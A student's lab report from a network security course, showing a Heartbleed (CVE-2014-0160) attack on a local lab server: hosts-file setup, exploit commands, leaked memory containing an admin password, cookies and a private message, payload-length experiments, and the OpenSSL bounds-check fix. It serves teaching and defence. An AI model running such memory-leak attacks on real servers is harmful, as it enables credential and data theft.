

COMPUTER NETWORKS SECURITY

LABORATORY

LAB 5


BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C

NOTE: Please find my SRN 'PES1201800144rajdeep' as the terminal username.
Also find the description and result analysis and observation of each task in RED FONT following the screenshots for each task.

TASK 1.1: CONFIGURE THE DNS SERVER FOR ATTACKER MACHINE




The screenshot shows a GIMP Editor window titled "hosts (/etc) - gedit". The file contains the following content:

```
hosts * 127.0.0.1 localhost  
127.0.1.1 ubuntu  
  
# The following lines are for SEED labs  
127.0.0.1 www.OriginalPhpb3.com  
  
127.0.0.1 www.CSRFLabCollabtive.com  
127.0.0.1 www.CSRFLabAttacker.com  
  
127.0.0.1 www.SQLLabCollabtive.com  
  
127.0.0.1 www.XSSLabCollabtive.com  
  
127.0.0.1 www.SOPLab.com|  
127.0.0.1 www.SOPLabAttacker.com  
127.0.0.1 www.SOPLabCollabtive.com  
  
127.0.0.1 www.OriginalphpMyAdmin.com  
  
127.0.0.1 www.CSRFLabElgg.com  
127.0.0.1 www.XSSLabElgg.com  
127.0.0.1 www.SeedLabElgg.com  
10.0.2.29 www.heartbleedlabelgg.com  
127.0.0.1 www.WTLabElgg.com  
  
127.0.0.1 www.wtmobilestore.com  
127.0.0.1 www.wtshoestore.com  
127.0.0.1 www.wtelelectronicsstore.com  
127.0.0.1 www.wtcamerastore.com  
  
127.0.0.1 www.wtlabserver.com  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
fe00::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
ff02::3 ip6-allrouters
```

Screenshot 1.1: Configuring /etc/hosts file in attacker machine

Configuring the /etc/hosts file so that whenever the attacker machine queries www.heartbleedlabelgg.com, he is directed to the apache server of 10.0.2.29(server VM).


TASK 1.2: RUNNING THE ATTACK



Screenshot 2: Running the attack

Random values are read from the server's memory which can be valuable once some action(login, sending message) happens on the server. In the above screenshot, we can see some random values in the server's memory but as we proceed with the below tasks, we will be able to find useful data in the server's memory.

TASK 2(a): USERNAME AND PASSWORD



Screenshot 2a.1: Adding Boby as friend in admin profile


The screenshot shows a terminal window titled "Terminal" with the following content:

```
seed@pes1201800144rajdeep:~/Downloads$ python attack.py www.heartbleedlabelgg.co
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAABCDEFHJKLMNOABC...
....!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#.....p.U....S..5.....cation/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=m440a7t75382lrdobs0c76ni33
Connection: keep-alive
Content-Length: 99
_elgg_token=35a0dff66735457289f1a38bae2071c6&__elgg_ts=1618400092&username=admin&password=seedelgg...].i..._P..FhG...0
seed@pes1201800144rajdeep:~/Downloads$ _
```

Screenshot 2a.2: Getting Username and Password in Heartbleed Attack

Executing the attack.py file repeatedly, we can capture the username and password of the admin who logs in which can be seen in the above screenshot.

TASK 2(b): SENDING PRIVATE MESSAGE



Screenshot 2b.1: Sending private message from admin profile to Boby

```
Terminal
seed@pes1201800144rajdeep:~/Downloads$ python attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....


WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAAABCDEFHGIJKLMNOPABC...
....1.9.8.....5.....3.2.....E.D...../...A.....I......
.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=n440a7t75382lrdobs0c76ni33
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 134

_elgg_token=4c08ffe9b426aeed46b3f447f5f5003e&_elgg_ts=1618400222&recipient_guid=40&subject=test+message&body=Hey+boby+what%27s+up%
3Fq."...E[...R.|./...C
seed@pes1201800144rajdeep:~/Downloads$ _
```


Screenshot 2b.2: Getting message in heartbleed attack

Executing the attack.py file repeatedly, we can capture the private message sent from admin to Boby as seen in above screenshot.

TASK 3: FUNDAMENTAL CAUSE OF HEARTBLEED ATTACK




Screenshot 3.1: Payload length 40



Screenshot 3.2: Payload length 0x012B

As the payload length value decreases, the length of data received from the server's memory decreases. But there is a boundary value till which the received data is the payload content and not the memory values of server.

TASK 4: FINDING THE BOUNDARY VALUE OF PAYLOAD LENGTH



Screenshot 4.1: Payload length 22 reading properly

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal" and the command entered is "python attack.py www.heartbleedlabelgg.co m -l 23". The output of the command is displayed in the terminal window, showing the process of connecting to the server and receiving a response. A warning message indicates that the server is vulnerable to the Heartbleed bug. The desktop background is a wooden texture, and the taskbar at the bottom includes icons for Wireshark and other applications.


```
seed@pes1201800144rajdeep:~/Downloads$ python attack.py www.heartbleedlabelgg.co m -l 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAABC).I@.j._Sr.+.:.
seed@pes1201800144rajdeep:~/Downloads$ _
```

Screenshot 4.2: Payload length 23 reading extra memory

We can find in the above screenshot that when the payload length is 23 then the memory read is happening through the heartbleed bug. Whereas when the length is 22 then the payload content is read properly without memory read.

Hence the boundary of payload length is 22.

TASK 5: COUNTERMEASURE



Screenshot 5.1: Heartbleed attack not able to read extra memory

Updating and upgrading the OpenSSL library,

```
$ sudo apt update  
$ sudo apt upgrade
```

The heartbleed vulnerability is patched. This is done through matching the actual payload size and the payload length given.

This is done through the following code:

```
hbtype = *p++;  
n2s(p, payload);  
if(1+2+payload+16 > s->s3->rrec.length)  
    return 0; /* discard packet */  
p1 = p;
```

In this code, the actual packet size is matched with the length of (header type + payload length + payload content + padding).

1 bit → heartbeat packet type(request) field

2 bits → payload length field

payload → length of payload content

16 bits → padding field

s->s3->rrec.length → length of actual packet

QUESTIONS ASKED:

Task 1: Find out username and password

Refer to Screenshot 2a.2

Task 2: Find out exact content of the private message.

Refer to Screenshot 2b.2

Task 3: Investigating the fundamental cause by using length = 40

Refer to Screenshot 3.1 and 3.2

Task 4: Find out the boundary value of the payload length variable.

Refer to Screenshot 4.1. The boundary value is 22.
